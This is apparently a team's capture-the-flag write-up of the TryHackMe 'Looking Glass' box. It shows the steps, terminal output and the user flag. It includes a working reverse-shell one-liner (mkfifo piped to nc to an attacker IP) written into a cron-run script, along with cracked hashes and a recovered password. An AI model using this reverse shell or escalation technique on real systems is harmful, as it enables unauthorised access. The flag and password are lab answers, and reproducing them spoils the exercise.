


```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
```

Checking the list, showed us three different things. We checked inside the user.txt file and got the user flag. The flag is reversed so we reversed it back and got the user flag. thm{65d3710e9d75d5f346d2bac669119a23}


Horizontal Privilege Escalation
Members involved: Ho Teck Fung, Tan Teng Hui, Tan Wei Tong, Ong Zi Yang
Tools used: Terminal/Netcat/SSH/pentestmonkey/CrackStation/CyberChef
Thought Process and Methodology and Attempts:

We got stuck at this part for quite a while. Not knowing how to escalate quite well, we found online a command that can help us with the problem we were facing.




```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
```

It tells us that now we need to find our path to getting to the root. A quick look at the passwd file shows there are a few users.




```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

We can also check out crontab. This may help us work out what is running when the box boots that causes the random port to respond.
The bottom line shows us when the server is rebooted, WeiTong noticed that the twasBrilling.sh script is run as user tweedledum. We know from earlier that we can edit the script, so now we just need to find a way to reboot the box.




```
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.30.49 1234 >/tmp/f" > twasBrillig.sh
```

We paste a reverse shell script that was taken from pentestmonkey as suggested by ZiYang.




```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

The next thing to check is what sudo permissions we have. It showed us that we can reboot the box without a password as our initial user jabberwock.




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.18.30.49] from (UNKNOWN) [10.10.115.239] 59930
/bin/sh: 0: can't access tty; job control turned off
```

We can now start a netcat listener on our Kali machine.



```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.142.221 closed by remote host.
Connection to 10.10.142.221 closed.
```

Then we reboot the box.




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.18.30.49] from (UNKNOWN) [10.10.115.239] 59930
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a7978777675747372717 06f6e6d6c6b
$ 
```


After a short while, we see the box connects to us. We can see we are now connected as user tweedledum. We can see in the list, we have two text files, humptydumpty.txt, and poem.txt. We can check inside and see another messy line of codes.

CrackStation

TeckFung had an idea to use CrackStation to crack the code that we have.




```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a7978777675747372717 06f6e6d6c6b
```



Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: 🟩 Green: Exact match, Yellow: Partial match, 🟥 Red: Not found.

We paste the code onto the website CrackStation and got the result. We can see there are a couple of green lines and one red line at the lowest line. TengHui noticed there was a clue given in the result column. One of these is the password. And so we guessed it was the red one.




Input

```
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

Output


```
the password is zyxwvutsrqponmlk
```

We took the code and then we used CyberChef to decode it and we got the password.




```
$ su humptydumpty
su: must be run from a terminal
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
```

We wanted to switch to user humptydumpty but we got stuck here. It was then WeiTong tried upgrading it to a proper shell. And voila we successfully log in to user humptydumpty.




```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
```




```
humptydumpty@looking-glass:/home/tweedledum$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls -ls
ls -ls
total 24
4 drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
4 drwx------ 3 humptydumpty humptydumpty 4096 Jul 27 05:42 humptydumpty
4 drwxrwxrwx 5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
4 drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
4 drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
4 drwx------ 3 tweedledum   tweedledum   4096 Jul 27 05:38 tweedledum
```

We go back to the home folder to try and find something useful. We then found that the alice home folder has unusual permissions.



